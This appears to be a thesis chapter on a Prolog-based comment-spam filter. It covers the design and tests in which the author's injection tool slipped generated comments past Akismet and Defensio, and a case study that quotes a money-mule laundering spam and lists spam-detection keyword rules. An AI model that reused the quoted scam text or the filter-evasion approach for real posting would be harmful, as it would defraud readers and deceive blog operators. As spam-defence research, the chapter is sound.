Another popular method is based on CAPTCHAs, i.e. images containing text that is impossible to automatically extract. Supposedly, then, the ability to type the text identifies a human intelligence on the client side. However, these approaches are regarded as only mildly effective [218, 185, 180, 126, 124], and exhibit obvious, significant drawbacks in terms of user-friendliness [5].

Akismet [1] takes the approach of a centralized spam identification system and licenses api keys to charge users for using the service. It does also have a "free for personal use" option which enables to protect a blog for free as long as it only has a small amount of visitors. Akismet parses blog comments and compares them to previously held spam comments in order to identify spam. There are also many free plug-ins developed by user communities on different engines for instance: spambam on WordPress, MOD for phpBB, phrase spam moderation for blojsom, Spam-X for GeekLog, spamkiller, spamcheck and AntiSpam for Nucleus.

All of these solutions are characterized by a fixed logic, i.e. the knowledge base and parameters used for message classification can evolve, but the underlying filtering algorithm that uses them remains the same. What differentiates our solution is the ease of reprogramming the classification engine itself, by leveraging the peculiarity of logic programming.

7.6. The proposed solution

Consequently to the analysis presented in the preceding sections, the aim of the research was set to meeting the design goals summarized hereinafter. The following adjectives plus the solution of comment spam attack compose the methodology Goal Vector (section 4.1.1).

TRANSPARENCY Users should not be aware of the filtering system to make it work. This specification implies that any decision about the admissibility of messages must be taken without the help of interactive or automated means of telling "real" clients from automated ones. There is also an additional, quite important advantage of concentrating all the burden on a server: any lightweight client, for instance as it is commonly found on mobile devices, will work, paving the way for the extension of the proposed system to text messaging.

EVOLUTION The criteria for sorting out bad messages should evolve during the system's lifetime, taking advantage of what the system sees. This property of course doesn't rule out the need for a statically-provided initial knowledge base (in fact, it is required), but the ability to continuously, correctly track the adaptive evasive measures used by the attackers is deemed as very important.

ACCURACY The system should take advantage of the present knowledge about the commonly-used spam composition techniques in order to optimize the rate of correct classification, at the same time being open for the possible integration of novel knowledge in the future.

EFFICIENCY The system should be able to carry out its tasks introducing acceptable delays within reasonable hardware constraints.

The first and foremost design choice was to follow a quite classical approach, basing the system on the concept of computing a score for each processed comment, and discriminating between spam and ham depending on the score crossing a given threshold or not.

The comparison to Bayesian filtering commonly used against e-mail spam is quite natural. However, the design of the proposed approach must take into account some advantages and disadvantages peculiar of the different context. Among the advantages, it is useful to notice that many content-hiding methods (like the use of images or obfuscated links), which are commonly found in e-mail spam, are typically disallowed in comment platforms, allowing filtering systems to deal with natural text only. Among the disadvantages, for example, there is the difficulty of enhancing scoring accuracy by means of blacklists or whitelists, because comment spam is less massive, more targeted than its e-mail counterpart, making the distributed collection of evidence indicting possible spam sources harder. Another differentiating feature is that while e-mail spammers work with the only goal of evading filters, even when this means sending blatantly incoherent messages, comment spammers have much less freedom in constructing their messages, which must be credible enough to trick human readers into accepting them as authentic comments.

Following these observations, another key choice has been made regarding how to represent the knowledge that allows to decide whether a message is spam or ham (and, at the same time, how to to extract this information from the messages in a way that allows efficient and effective processing.) Presently, as already anticipated, the most commonly used technique for mass-submission of automatically generated spam is mixing sentences conveying the desired meaning under different forms. The devised system, then, was designed according to a general feature extraction paradigm, but currently adopts a very simple and efficient algorithm using punctuation analysis to split each message in simple sentences. The single sentence is the base element of the knowledge base, and is associated with a score representing the probability of finding it in a spam message. Furthermore, instead of separating the components taking care of the sentence storage and of comment processing, exploiting a standard database for the latter function, the knowledge base and the scoring algorithm are integrated as an expandable prolog theory. The resulting system is characterized by a pragmatic approach to the usage of the powerful computing models which are typical of the artificial intelligence field; a twofold advantage is achieved: on the one hand, being able to quickly store and effectively leverage the knowledge needed for the subsequent classification task, as detailed in the following sections, on the other hand paving the way to the possible future integration with more powerful classification algorithms, for example taking into account multiple sentences at once during the scoring process.

7.7. Operation.

From the functional point of view, the system we are describing has three distinct modes of operation: Initial Training, Query Processing, and Learning.

Breaking down the natural logical flow to point back to chapter 4, which is the underground thought behind every chapter in order to note that the description of the system clarifies both methodology's steps: tester point of view (section 4.1.3) which actually is "Internal Open and White Box", and flaw hypotheses (section 4.2) that have been described at the beginning of the chapter (section 7.2 and section 7.4).

Back to the chapter. The first mode of operation is needed at system startup or if novel spam building techniques appear, while the second and third ones are actually strictly linked and together represent the normal state of the system.

7.7.1. Initial Training.

Every score based automaton needs a training phase during which the administrator (the automaton administrator) teaches it the most important pieces of knowledge. In this phase typical sentences are fed to the system, each one associated to a score that can be positive or negative.

Negative scores are associated to innocuous sentences that are known to appear inside spam messages, and are useful to avoid that during the learning phase these sentences receive a strong spam connotation, possibly leading to a high rate of false positives. Positive scores are associated to sentences typical of comment spam. In both cases, the higher the absolute value, the higher the confidence in the sentence classification.

During the training process, the administrator submits a purposely crafted form through the feedback manager to initiate the training phase of the anti spam engine, sending sentences and their scores. The anti spam engine, following the training request transforms the sentence and the associated score in a theory-rule, including it in its knowledge. The longer the administrator coaches the anti spam engine, the more accurate the anti spam engine becomes in discriminating legitimate sentences from spam.

7.7.2. Querying Phase.

After the training phase, the anti-spam engine should be able to reply correctly to most of the queries . In order to classify a message, it is divided in sentences, which are individually matched against the prolog theory representing the knowledge base. A score is associated to each sentence, and the sum of all the sentence-scores is compared to the decision threshold. Of course, the threshold will be chosen as a positive value, so as to be crossed when a comment exhibits a dominance of spam clues.

7.7.3. Learning.

The system has to update its knowledge base after the detection of a spam message.

Learning from past history is a normal behavior for humans but it is less obvious for automata. The meaning of machine learning has been well discussed in the past [189, 118]; for this reason saying that our system attains this goal is a maybe too strong claim. In our model, learning means that the anti spam engine's knowledge is growing up in function of past detected spam. Every message is evaluated from the core engine; evaluating messages means dividing messages into sentences and then evaluate each sentence. If a message is considered spam, the probability that an automated spamming tool will reuse its own sentences to build another spam message is high, and consequently adding these sentences to the knowledge makes sense.

The system is purposely unbalanced towards the learning of new spam-indicating sentences, in order to be as effective as possible at filtering. This bias, as previously said, can be counterbalanced during the initial training phase, but false positives can arise in the long run. The author claims that this behavior is preferable to having a higher rate of false negatives silently slipping through the system. A false positive is easily spotted by the legitimate user whose comment is blocked, and consequently with a little cooperation can be brought to the attention of the system administrator, who can adjust the knowledge base accordingly.




Figure 7.1.: Use Case Diagram.

7.8. Architecture.

The system's architecture can be deduced from the complete use case diagram shown in Figure 7.1; it is modeled according to a structure which differentiates three logical blocks depending on the communication side the lie on. The first block is located on the client browser and represents what the end user sees. It is a purely logical component, i.e. no software is installed on the client to make the proposed system work. The second block is on the commenting platform web server and represents where the user wants to publish her comments (Feedback Manager). The third block, the main anti spam engine, can be co-located with the Feedback Manager, but is designed to be accessible through remote web service.




Figure 7.2.: Anti Spam Engine Internal Architecture.

When a user tries to post a comment from her browser, the message reaches the feedback manager which queries the anti-spam engine. The reply summarizes the probability of the comment of being spam with a numeric score: when the total score is higher than a given threshold, the feedback manager drops the comment. On the other hand if the the comment doesn't reach the threshold, the feedback manager is allowed to publish it and to store it on its own database. The threshold is configurable by the feedback manager's administrator and is stored on the feedback manager side. The main computational load is placed on the anti-spam engine that must elaborate its knowledge in order to compute a sensible score.

Comments are received by the engine through the Web Application Interface (Figure 7.2). Upon receiving a query, the interface starts a feature extraction phase, initially splitting the entire message into single sentences. In some cases it is not trivial understanding where a sentence ends and another begins. This leads to another category of research problems altogether, which various other groups are working on [178, 105]. Our current implementation is able to distinguish the sentences from punctuation marks, but we left an open door to more flexible implementations based on the general feature extraction model.

The score of each sentence is evaluated according to the rules specified in the knowledge base, which receives the sentences through a Knowledge Interface (KI). Presently, the KI invokes the solution of a Prolog goal (representing the query) by means of a Java-Prolog engine based on tuProlog [141].

The Feedback Manager informs the Anti Spam Engine of rejected messages upon receiving the score and comparing it to the threshold. This notification causes the Engine to update the knowledge base with the offending sentences, through a similar tuProlog interface.

Finally, it should be noted that the knowledge base could either be shared among different Feedback Managers (which keep the possibility of differentiating their thresholds), or kept separate for each one. A shared knowledge base has the advantage of being useful for many "customers" at the cost of only one initial training session, and being more frequently used, it gathers further knowledge more quickly. On the other hand, the accuracy could be compromised if the updates and the queries regard too many different subjects. A separate knowledge base, furthermore, could be integrated with the Feedback Manager if there is no interest in taking advantage of the more flexible, two-components architecture, thus providing a single package which is easier to install and configure.

7.9. Implementation of the proposed anti-commentspam solution

The core of the proposed system is fully implemented and functional, whereas its practical usability is still limited due to the alpha stage in the development of appropriate front-ends for the integration within comment platforms. In order to foster the diffusion of the devised system, especially aiming at real-world validation, a WordPress plug-in is being completed. The alpha version can be requested to the author. It is organized in three different functional areas: (1) configuration area, which allows the user to insert the fixed threshold, the URL where the remote Anti Spam Engine (ASE) can be reached, the username and password protecting it from unauthorized access; (2) Training area, where the user may insert the word/sentence and the relative score that she wants to teach to the remote ASE; (3) the WordPress API hook, that is user-transparent bridge to the WP's comment-handling engine that grabs the comments to classify them and decide their destination.

The author found that a realistic first test (this would implement the ″find the evidence″ methodology step, section 4.3), measuring the effectiveness of the proposed approach, is very difficult to perform. The main reasons are related both to the testing methodology and to the availability of a suitable data set. In both fields, e-mail spam has received a great deal of attention, with entire workshops dedicated to the definition of meaningful metrics, standard evaluation procedures, and the collection of reference databases [135, 137]. Some of the results are in the process of being ported to the field of short messages [136], which exhibit features more similar to comments than e-mail, and the related tools [7] could thus be exploited for anti-comment-spam solutions testing, but this adaptation proved to be far from straightforward. There is only one database known to the authors that was collected with the goal of testing this kind of systems. However, it was used with the aim of vaildating a comment spam filter targeted at a rather different kind of problem, namely link spam [184], and in the words of the authors is quite limited: “a small collection of 50 blog pages, with 1024 comments”; since the classification procedure manually tagged each comment as spam or non-spam according to the specific meaning of link spam, it is not even directly usable for comment spam in the sense used in this chapter.

7.10. Experimental results.

In order to better test the devised tool or simply for having another evaluation procedure (this would implement the ”induction hypotheses” methodology step, sction 4.1.6), the author set up a dummy blog powered by WordPress, and registered for free keys of Akismet and Defensio. These are considered the most widely used and most effective blog spam filters available. The author then run the injection tool against the blog, and observed the behavior of WordPress and the chosen filter (they are mutually exclusive, and consequently have been separately tested). As mentioned before, the author totally acknowledge that countermeasure like CAPTCHAs or Javascript challenges are currently very effective against automated attacks. However, since the focus of the experiment was on challenging the content-based filtering, the author did not enable them.

Test methodology The author generated a round of 500 messages with the attack tool, and submitted them sequentially to the blog. The database was populated with 60 sentences, 20 for each of the three defined positions (opening, body, conclusion), thus allowing to generate 8000 different messages. The author adjusted the temporal spacing between posts at 15 seconds, knowing that a much higher frequency would result in WordPress (natively, not because of the added filters) to discard the posts. Notice that an automated injection tool like ours can read the target and get a quick feedback about the success of its attempts, and consequently regulate the timing to achieve the best trade-off between speed and success rate (or to implement any strategy that is deemed most effective, like for example purposely wait to be sure that a real post separates two injected ones). Among the generated messages, the author injected also 10-20 instances of well-known spam.

Test results The author repeated the test for four rounds, measuring the cumulative results after each one. The results are shown in Tables 7.1 and 7.2 respectively for Akismet and

Defensio. The results are quite clear: while the effectiveness of both filters is confirmed by the 100% success ratio in catching known spam, none of them has been able to mark a single injected message as suspect. The difference between submitted and actually posted messages is due to WordPress suppressing exact duplicates, which obviously can happen when using pure random generation. Notice that also this effect could be easily prevented by performing the same check on the attack tool before submitting a new message.

The author does not expect that a longer or more widespread testing would make a significant difference: these filters are trained to look for very peculiar characteristic signs of spam. Spammers try to conceal these signs with a variety of cloaking methods, but the filters are able to recognize the similarities, and once they did it they can recognize that the same message appears in thousands or even million of instances throughout the world and confidently mark it as spam. Comment spam, instead, is highly customized to suit the target, and consequently similarities are relevant only locally.

7.11. A tentative solution.

The following remarks summarize our experience with commonplace spam filters and spam injecting tools:

Table 7.1.: Test results using Aksimet

	Comment spam			Known spam	
	Subm.	Filtered	Posted	Subm.	Caught
R. 1	500	0	481	12	12
R. 2	1000	0	933	21	21
R. 3	1500	0	1350	35	35
R. 4	2000	0	1733	46	46

Table 7.2.: Test results using Defensio

	Comment spam			Known spam	
	Subm.	Filtered	Posted	Subm.	Caught
R. 1	500	0	485	12	12
R. 2	1000	0	924	21	21
R. 3	1500	0	1377	35	35
R. 4	2000	0	1791	46	46

- Comment spam is characterized by a some degree of self-similarity;

- This feature does not span across different platforms, so a global analysis is mostly useless;

- The degree of self-similarity within a discussion, however, is higher than it is for link spam, because comments must be as meaningful as possible; randomizing or introducing mistakes, like link spammers do to evade pattern matching, would immediately make the real nature of the malicious comment clear to the readers.

The model the author proposes for catching comment spam, then, is very simple in principle: a self-learning filter remembers every posted "sentence", and associates a score to each new message based on how many already-seen sentences are found in it. If the score crosses a given threshold, the message is classified as comment spam. To express again the rationale of this model with different words, the author assumes that real comments are almost always unique, while the comment spam components always come from a limited database, so the components themselves will be repeated quite often even if their combination is always unique.

If we define, again in the simplest way, a sentence as a part of a message delimited by any punctuation mark or the end of line character, this claim can be easily verified on the field: if we take the first 500 distinct messages generated by our tool, each of the component sentences appears a minimum of 13 times (and up to 36 times). Conversely, if we analyze real forums, we can notice that even in very active discussions the vast majority of sentences appears with a much lower frequency, as shown in Table 7.3 for three examples representative of the many we looked at. In the table, rows labeled "PS=n" contain the *P*ercentage of *S*entences repeated n times

Table 7.3.: Frequency of repeated sentences on three real forums.

	xda[1]	av[2]	cork[3]
Messages	550	2610	4244
Unique meaningful sentences	1707	9667	4593
Se. appearing only once	75.2%	63.5%	67.3%
Se. repeated twice	22.9%	26.8%	20.2%
Se. repeated 3 times	1.7%	7.1%	8.6%
Se. repeated 4 times	0.0%	1.9%	1.8%
Se. repeated >4 times	0.2%	0.7%	2.1%

(or more than *n* times for the last row) across the whole sentence set. Notice that numbers in Table 7.3 are actually quite conservative, having been obtained without caring for filtering out the sentences deriving from the quoting of previous posts. The only simplifying assumption was that of considering "meaningful" only the sentences over 15 characters long, because empirical evidence showed that shorter ones are invariably negligible items like signatures, greetings, acronyms, etc.

In order to prove the potential effectiveness of this model, the author built a prototype according to the architecture shown

[1]http://forum.xda-developers.com/ printthread.php?t=319308
[2]http://www.avforums.com/forums/ showthread.php?t=720970
[3]http://www.peoplesrepublicofcork.com/forums/ showthread.php?t=83089




Figure 7.3.: Architecture of the devised comment spam filtering prototype

in Fig. 7.3. The front end intercepts the post and sends it to the backend via a network connection. A database on the backend stores each sentence together with an associated score; initially, the score can be a constant value for every sentence, but fine tuning is foreseeable. The backend logic splits the message into its sentences, computes the message score by looking sentences up in the database and multiplying the related scores together, and saves them on the database[4]. The score is communicated to the front end, that decides whether to accept the message or not by comparing the score with a threshold.

[4]In this way a repeated sentence will appear more than once in the database, thus contributing heavily to the overall score of subsequent messages containing it. Of course updating the score of an existing sentence would sort the same effect, but the proposed approach allows to easily implement the database as a knowledge base, for example a Prolog theory, which can be very useful for experimenting.

Of course, a more robust implementation would need to solve many issues, some structural (like, for example, what the most effective definition of "sentence" is, the implementation of more robust criteria for the comparison of the analyzed sentences with the stored ones, etc.), others related to tuning (like, for example, how to compute the overall score, how to deal with exceptions, etc.), and of course regarding performance. However, the illustrated prototype already exhibits many positive features:

- unsupervised learning allows efficient operation in most conditions;
- the separation between frontend and backend allows to easily adapt the former to different platforms without changing the latter, and to exploit a common database for more than one blog or forum (if the topics are really similar);
- computing the score as a product allows easy whitelisting of common but harmless sentences, simply by inserting them in the database with an associated score of zero;
- effectiveness is high as expected: even with very high thresholds, that guaranteed the acceptance of <u>all</u> the real

messages, less than 1.5% of the comment spam injected with our tool passed through (during the learning phase).

7.12. What has been done


In this chapter the author described a system to fight the problem of comment spam. The proposed approach overcomes the limitations of CAPTCHA- and Javascript-based known techniques, which, according to the literature, are only partially effective and can cause accessibility problems. The architecture of the filtering system is centered on a completely server-based classification engine implemented as a dynamic filters, whose learning curve can be controlled by means of a web-based interface for maximum convenience. The first very important result, consequently, is having designed a system which exhibits excellent compatibility with any client commonly used to send comments (even on mobile platforms) and requires moderate efforts for its administration. The modular construction of the classification engine, composed of a feature extractor followed by the scoring system proper, allows experimenting different methods to represent the meaning associated with the analyzed comment. Currently, the tested feature extractor tries to isolate the different sentences composing the comment. Notwithstanding its simplicity, this method yield satisfactory preliminary results; future work will be directed towards the definition of a more effective and robust algorithm, and comprehensive experimental validation within realistic environments. Increase the performances and improve the engine's autonomy in a world where more then 70% of mails are considered spam will be another important task to reach. The first natural step in order to respect these wishes, is to include the self-learning phase inside the prolog's knowledge [148, 176]. In this way, inside the anti spam engine, we will have two different sub entities: the prolog knowledge and the external interface, totally divided and totally independent from each others. If the prolog engine is able to perform both phases (auto-learning and querying) we may save time and memory space, removing one computational step between the external interface and the prolog knowledge. Moreover other benefits will receive our model on hand from the modularity, allowing the multi external interface and on the other hand from the prolog platform-independent implementation [141].

A case study.

In order to clarify how the system works, in this section a realistic situation is described and the evolution of the knowledge base is illustrated step by step.


The main character of this case study is the ACME_Chairs company, which is going to take feedback from its own customers using a web service tool named "FeedBack Center" (FBC). The company's administrator knows our system and decides to implement it inside another internal server where a database system like MySql is available.(Figure **??** shows the complete scenario).

After the normal System installation and the configuration of each machine the administrator starts to train the basic knowledge adding good and bad words and/or sentences. With his administrator account he may insert knowledge just compiling a simple form. Figure 7.4 shows three possible positive training messages. Every message has been divided into five parameters: *username* and *password*, to block potential attacks, *message*, the message that will coach the knowledge, *token*, which allows the system to tell different kinds (i.e. training or actual) of messages apart and *points* the score that administrator wants to associate with the *message* sentence or word. We have positive training examples (PTE) when the administrator inserts positive number in the points parameter, meaning that the words and/or the sentences added to the theory are spam. Conversely, we have negative training examples (NTE) when the administrator puts negative points on the same parameter, meaning that the sentences are good (or “ham”). Recall that positive numbers increase the total score amount taking the score closer to or across the threshold, whereas negative numbers decrease the total score collected taking the score below or farther from the threshold. Let's assume that the initial training results in the knowledge base represented in Figure 7.5, that the attacker is going to submit the message in Figure 7.6, and that the spam threshold is fixed on 100 points.



```
(1) http://localhost:8080/SocialSpamDetectorSERVLET/RemoteServlet?
        username=marco&password=123&message=example%20administrator%20who%20coach
        %20the%20system&points=30&token=train
(2) http://localhost:8080/SocialSpamDetectorSERVLET/RemoteServlet?
        username=marco&password=123&message=This%20is%20bad&points=10&token=train

(3) http://localhost:8080/SocialSpamDetectorSERVLET/RemoteServlet?
        username=marco&password=123&message=This%20is%20evil&points=30&token=train
```

Figure 7.4.: Three examples of positive training sentences.



```
message(['Viagra'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['<a  href>'|T],Punteggio):- message(T,P), Punteggio is P + 60.
message(['<script>'|T],Punteggio):- message(T,P), Punteggio is P + 80.
message(['Interact Email Money Transfers'|T],Punteggio):- message(T,P), Punteggio is P + 70.
message(['How to receive money'|T],Punteggio):- message(T,P), Punteggio is P + 70.
message(['EMT'|T],Punteggio):- message(T,P), Punteggio is P + 30.
message(['Paid for Receiving Bank Transfers'|T],Punteggio):- message(T,P), Punteggio is P + 30.
message(['plain and simple'|T],Punteggio):- message(T,P), Punteggio is P + 30.
message(['send me my 90%'|T],Punteggio):- message(T,P), Punteggio is P + 60.
message(['useful memory techniques'|T],Punteggio):- message(T,P), Punteggio is P + 40.
message(['It is a good and legal way of making money'|T],Punteggio):- message(T,P), Punteggio is P + 70.
message(['I can provide transaction'|T],Punteggio):- message(T,P), Punteggio is P + 70.

check(Message,Punteggio) :- message(Message,Punteggio).

message(['spam'|T],Punteggio) :-
    message(T,P),
    (Punteggio is P + 6).

message(['work with us'|T],Punteggio) :-
    message(T,P),
    (Punteggio is P + 6).

message([A|T],Punteggio) :-
    message(T,Punteggio).

message([],0).
```

Figure 7.5.: Initial Knowledge.

The shown spam message is a recent improvement of an old spam message [4] that lots of blogs have not been able to block; here the author shows how his engine, with the given theory, is able to detect the new improved implementation of spam message.

```
OK! I will get right to the point.  I have large amount of funds on numerous bank
accounts which needs to be laundered.  I need your help to do that.  You will get
10% of each transaction coming into your bank account.

I can provide transaction, of up to $5000 !

You receive transfer into your bank account -> withdraw cash -> take your 10%
-> send the rest to me (by western union)

It's a good and legal way of making money.

Earning:
It is recommended not to transfer more than $5,000 to each account.
Let me say You have received $5000, to your account.
10% of $5,000 = $500 goes to your pocket.

Beginners for their first transfer will not receive more than $1000.  After they
have received $1000 and send 90% of that money to reviewed supplier, they'll be
granted a status of reviewed receiver and will be trusted with transfers of $5000
at once.

Requirements:  You need to have at least one account in one of the banks in
Canada, Australia, New Zealand or the United States.

To start, register and send me an email to chiprofit@safe-mail.net

You can also view our forum for more information.
```

Figure 7.6.: Spam Message Submitted From The Attacker.

After the submission of the spam message to the FBC the designed plug-in sends the message directly to the spam engine which performs a feature extraction based on punctuation marks, separating every sentence. The sentences are collected in one array and passed to the Prolog engine. Comparing the sentences with the ones stored inside the knowledge, the message's score starts to grow up. After few interactions, for example after the the recognition of the sentences "I can provide transaction" and "It is a good and legal way of making money", the message score will reach 140 points, thus crossing the chosen threshold. In order to figure out how the knowledge works and how the sentences can increase the message's score, we are going to follow the sentence "I can provide transaction" (S1). The prolog based knowledge has been written in the following way:

```
message([X | T],Punteggio) :-
  message(T,P), Punteggio is P + N.
```

Where 'X' represents the sentence and 'N' represents the probability that the 'X' sentence is spam and where the others elements like 'T' and the call at *message()* are fundamental elements for the recursion, that is the basic way to interact with prolog. The external interface asks to the prolog engine to check the message's score through the code:

check(Message,Punteggio) :-
message(Message, Punteggio).


Where *Message* is the message provided in array-sentences way from external interface and *Punteggio* is the result of the computation that will represent the reached message' score. This call unleashes a chaining inspection reaction, wherein the prolog engine starts comparing each message sentence presented in the *Message* variable with all the 'X' sentences presented in its own knowledge.

The first inspection provided by prolog engine is through the comparison between *S1* and the known word *Viagra*. The inspection fail, so the score is not upgraded and the prolog engine call itself, through *message(T,P)*, and starts the inspection between *S1* and the second word; in this knowledge case < *a href*>. The process will continue until one sentence 'X' matches with *S1* or until the are no sentences 'X' , in all the knowledge that match with the current sentence *S1*. This is called "end of recursion" and it is represented in our knowledge through the code: *message([],0).* which return 0 as score.

The recursion implemented in this knowledge is a tail recursion, that means every sentence will be successfully compared with the clause marking the end of recursion, which initializes the corresponding score to 0. So, if the message is made by unknown sentences it will match no other clause and will total a score of 0, conversely if the message is made by known sentences it will reach the initialization clause and then more points will be added during the tail recursion as other clause match. Eventually the sentence *S1* will be compared with the same sentence presented in knowledge reaching the score 70:

message([' I can provide transaction' | T],Punteggio) :-
message(T,P), Punteggio is P + 70.

This process will be done for each message's sentences and at the end of the process, the total message score will be stored inside the variable *Punteggio*. Following the same steps for each sentence of the message in this example, we can conclude that the message score is above the fixed threshold. Crossing the threshold means that the whole message may be considered as a spam, so the auto-learning phase will be fired on by the engine without any interaction from the external plug-in or the user. The sentences' array built during the previous query phase, passed through the *Message* variable to the pro-



```
message(['register and send me an email to chiprofit@safe mail net'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['To start'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['New Zealand or the United States'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['Australia'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['You need to have at least one account in one of the banks in Canada'|T],Punteggio):-
message(T,P), Punteggio is P + 100.
message(['Requirements'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['they will be granted a status of reviewed receiver and will be trusted with transfers of 5000 at once'|T],Punteggio):-
message(T,P), Punteggio is P + 100.
message(['of that money to reviewed supplier'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['After they have received 1000 and send 90'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['Beginners for their first transfer will not receive more than 1000'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['500 goes to your pocket'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['10 of 5000'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['5000 to your account'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['It is recommended not to transfer more than 5000 to each account Lets say You have received'|T],Punteggio):-
message(T,P), Punteggio is P + 100.
message(['Earning'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['by western union'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['send the rest to me'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['take your 10'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['withdraw cash'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['You receive transfer into your bank account'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['5000'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['I can provide transaction of up to'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['of each transaction coming into your bank account'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['You will get 10'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['I need your help to do that'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['I have large amount of funds on numerous bank accounts which needs to be laundered'|T],Punteggio):-
message(T,P), Punteggio is P + 100.
message(['I will get right to the point'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['OK'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['Viagra'|T],Punteggio):- message(T,P), Punteggio is P + 100.
message(['<a  href>'|T],Punteggio):- message(T,P), Punteggio is P + 60.
message(['<script>'|T],Punteggio):- message(T,P), Punteggio is P + 80.
message(['Interact Email Money Transfers'|T],Punteggio):- message(T,P), Punteggio is P + 70.
message(['How to receive money'|T],Punteggio):- message(T,P), Punteggio is P + 70.
message(['EMT'|T],Punteggio):- message(T,P), Punteggio is P + 30.
message(['Paid for Receiving Bank Transfers'|T],Punteggio):- message(T,P), Punteggio is P + 30.
message(['plain and simple'|T],Punteggio):- message(T,P), Punteggio is P + 30.
message(['send me my 90%'|T],Punteggio):- message(T,P), Punteggio is P + 60.
message(['useful memory techniques'|T],Punteggio):- message(T,P), Punteggio is P + 40.
